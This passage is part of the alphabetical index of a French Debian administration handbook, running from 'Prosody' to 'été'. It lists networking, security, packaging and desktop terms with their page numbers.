Prosody, 327
protocole
 AH, 257
 ESP, 257
 GRE, 257
Provides, champ d'en-tête, 87

proxy, 74
proxy cache, 74, 119, 313
pré-dépendance, 86
préconfiguration, 378
pseudo-paquet, 20
Psi, 410
PTR, enregistrement DNS, 267
PTS, 20
purge d'un paquet, 93, 100
périphérique
 droit d'accès, 179
 multi-disques, 70

QEMU, 358
QoS, 262
Qt, 397
 Designer, 406
quagga, 264
quality of service, 262
qualité
 assurance, 21
 de service, 262
quota, 178, 235

racoon, 256
radvd, 267
RAID, 334
 RAID logiciel, 70
RAID logiciel, 70
rapport de bogue, 158
Raspberry Pi, 491
Raspbian, 491
RBL, 287
RCPT TO, 289
rcS, 210
rcS.d, 210
RDP, 410
README.Debian, 12, 153
recherche de paquet, 130
Recommends, champ d'en-tête, 86
redimensionner une partition, 69
Red Hat Package Manager, 107
redémarrage des services, 214
release, 25

Release Manager, 29
Release.gpg, 135
Remote Black List, 287
Remote Desktop Protocol, 410
Remote Procedure Call, 307
remplacement, 90
Replaces, champ d'en-tête, 86, 90
reportbug, 17
repro, 325
Request For Comments, 85
Require, directive Apache, 302
resolv.conf, 174
restauration, 236
restricted, 488
restriction d'accès web, 302
Rex, 10
RFC, 85
Ring (téléphone logiciel), 410
RIP, 264
ripd, 264
ripngd, 264
RJ45, connecteur, 166
RMS, 2
Robinson, Branden, 13
root, 190
rotation des fichiers de logs, 190
routage
 avancé, 262
 dynamique, 264
route, 264
routeur, 166, 248
RPC, 307
RPM, 107
RSA (algorithme), 251
rsh, 215
rsync, 237
rsyslogd, 226
RTC
 serveur, 323
RTFM, 150
runlevel, 211
règle de filtrage, 419, 421
réception, tampon, 420

récupération d'une machine Debian, 47
réduire une partition, 69
référence du développeur Debian, 475
réinstallation, 122
répartition mondiale, 11
réseau
 adresse du, 166
 configuration, 167
 configuration DHCP, 271
 configuration itinérante, 172
 passerelle, 248
 privé virtuel, 250
 réseaux sociaux, 24
résolution, 394
 de nom, 173
 générale, 14
rétrôportage, 116, 464

safe-upgrade, 78
Samba, 44, 309
Sarge, 10
SATA, 240
sauvegarde, 236
 copie, 237
 sur bande, 240
scp, 215
script d'initialisation, 212
SCSI, 498
secrétaire du projet, 13
Secteur d'amorçage, 499
section
 contrib, 113
 main, 113
 non-free, 6, 113
Secure Boot (démarrage sécurisé), 499
Secured Shell, 215
security.debian.org, 115
SELinux, 438
semanage, 441
semodule, 441
Serial ATA, 498
Server Name Indication, 299
serveur
 architecture client/serveur, 214
 de fichiers, 306, 309
 de noms, 267
 HTTP, 297
 MX, 281
 NTP, 189
 SMTP, 280
 web, 297
 X, 394
serveur email, 280
service
 qualité, 262
 redémarrage, 214
setarch, 57
setgid, droit, 221
setgid, répertoire, 222
setkey, 256
setquota, 235
setuid, droit, 221
Setup, 499
SFLphone, 410
sftp, 215
sg, 177
SHA1, 426
shadow, 176
shell, 151, 179
Sid, 10
Siduction, 489
Sidux, 489
signaler un bogue, 17
signature
 d'un paquet, 135
Simple Mail Transfer Protocol, 280
Simple Network Management Protocol, 426
simple-cdd, 381
SIP, 323, 410
 agent, 410
 PBX, 325
 proxy, 325
 serveur, 325
 trunk, 325
 WebSockets, 329
slapd, 315
Slink, 10

SMB, 309
smbclient, 311
smbd, 309
SMTP, 280
snapshot.debian.org, 119
SNAT, 249
SNMP, 426
snort, 430
social, contrat, 5
sociaux, réseaux, 24
Software in the Public Interest, 4
somme de contrôle, 426
sommes de contrôle, 93
source
 code source, 3
 de paquets, 112
 paquet source, XXII, 95
Source NAT, 249
Sourceforge, 407
sources
 du noyau Linux, 195
sources du noyau Linux, 195
sources.list, 112
Sources.xz, 112
sous-projet, 3, 18
sous-réseau, 166
spam, 286
spamass-milter, 294
SPI, 4
spécial, fichier, 179
Squeeze, 10
Squid, 74, 313
squidGuard, 314
SSD, 355
SSH, 215, 256
 tunnel SSH, *voir aussi* VPN, 218
SSL, 251
Stable, 25
stable
 mises à jour de la distribution stable, 115
Stable Release Manager, 29
stable-backports, 116
stable-proposed-updates, 115
stable-updates, 115
Stallman, Richard, 2
StarOffice, 408
sticky bit, 222
Stretch, 10
strongswan, 256
subversion, 22
sudo, 190
sudoers, 190
suexec, 298
Suggests, champ d'en-tête, 86
suite bureautique, 407
suivi
 système de suivi de paquets, 20
super-serveur, 229
supervision, 424
support
 Long Term Support (LTS), 33
suppression d'un paquet, 100, 121
suppression de groupe, 178
suricata, 430
surveillance
 de l'activité, 425
 des logs, 424
svn, 22
swap, 70
symbolique, lien, 187
SymlinksIfOwnerMatch, directive Apache, 301
synaptic, 131
synchronisation horaire, 188
sys, 173
syslogd, 156
systemd, 171
système
 de base, 72
 de fichiers, 67
 de fichiers réseau, 306
 de suivi de bogues, 15
 de suivi de paquets, 20
système de contrôle de versions, 22
système de fichiers, 502
Système de suivi de paquets, 20
sécurité

mises à jour de sécurité, 115
sécurité, contexte de, 440
sévérité, 16

table de partition
 au format GPT, 183
 au format MS-DOS, 182

Tails, 490

tampon de réception, 420

Tanglu, 490

TAR, 240

Tasks & Skills, 479

tc, 263

TCO, 38

TCP, port, 248

tcpd, 230

tcpdump, 275

tcsh, 179

Telepathy, 410

telnet, 215

Testing, 25

tests de pénétration, 490

textes fondateurs, 5

The Sleuth Kit, 460

Thunderbird, Mozilla, 403

tilde, 180

timezone, 187

TLS, 251, 279

top, 425

ToS, 264

Total Cost of Ownership, 38

touche
 Compose, 164
 Meta, 164

Towns, Anthony, 13

Toy Story, 10

trafic
 contrôle, 262
 limitation, 263

travail collaboratif, 406

tsclient, 219

tshark, 276

tube, 505

tube nommé, 228

tunnel SSH, *voir aussi* VPN, 218
 VNC, 220

TURN
 serveur, 324

Twitter, 24

Type of Service, 264

type, application de types, 449

types de paquets, 469

TZ, 187

Ubuntu, 487

ucf, 226

UDP, port, 248

UEFI, 499

uid, 175

umask, 224

unattended-upgrades, 140

Unicode, 163

universe, 488

Unstable, 25

update-alternatives, 396

update-menus, 397

update-rc.d, 213

update-squidguard, 314

updatedb, 193

upstream, 6

USB, 240, 498

uscan, 476

UTF-8, 163

utilisateur
 base de données, 175
 propriétaire, 221

variable d'environnement, 180

Venema, Wietse, 230

version, comparaison, 104

VESA, 395

vidéoconférence, 412

vinagre, 219

vino, 219

virsh, 374

virt-install, 371, 372

virtinst, 371

Virtual Network Computing, 219

Virtual Private Network, 250
virtual-manager, 371
VirtualBox, 358
virtualisation, 357
virtuel, domaine, 283
virtuel, paquet, 88
visudo, 190
vmlinuz, 199
VMWare, 358
VNC, 219
vnc4server, 221
VoIP
 serveur, 323
volumes
 groupe de, 71
 logiques, 71
 physiques, 71
vote, 14
VPN, 250
vsftpd, 306

warnquota, 236
Web, navigateur, 403
web, serveur, 297
webalizer, 157
WebKit, 403
webmin, 224
WebRTC, 329
 démonstration, 329
WEP, 170
whatis, 151
Wheezy, 10
Wietse Venema, 230
wiki.debian.org, 154
Winbind, 309
window manager, 396
WindowMaker, 396
Windows Terminal Server, 410
Windows, émulation, 408
Wine, 409
winecfg, 409
WINS, 310
wireless, 169
wireshark, 275

wl*, 168
wlan0, 168
wondershaper, 263
Woody, 10
Word, Microsoft, 408
WPA, 169
www-browser, 396
www-data, 298

x-window-manager, 396
x-www-browser, 396
X.509, 279
X.509, certificat, 251
X.org, 394
X11, 394
x11vnc, 219
xdelta, 240
xdm, 220, 395
xe, 363
Xen, 358
Xfce, 399
XFree86, 394
xm, 363
XMPP, 323, 410
 serveur, 327
xserver-xorg, 394
xvnc4viewer, 219
xz, 112

yaboot, 186
ybin, 186

Zabbix, 383
Zacchiroli, Stefano, 13
zebra, 264
Zeroconf, 44
zone
 DNS, 267
 inverse, 268
zoneinfo, 187
zsh, 179

échange, partition de, 70
écran, gestionnaire de, 220
écriture, droit, 221

émulation Windows, 408
énergie, gestion, 244
étiquetage, APT pinning, 125
étiquette (tag), 145
été, heure, 187

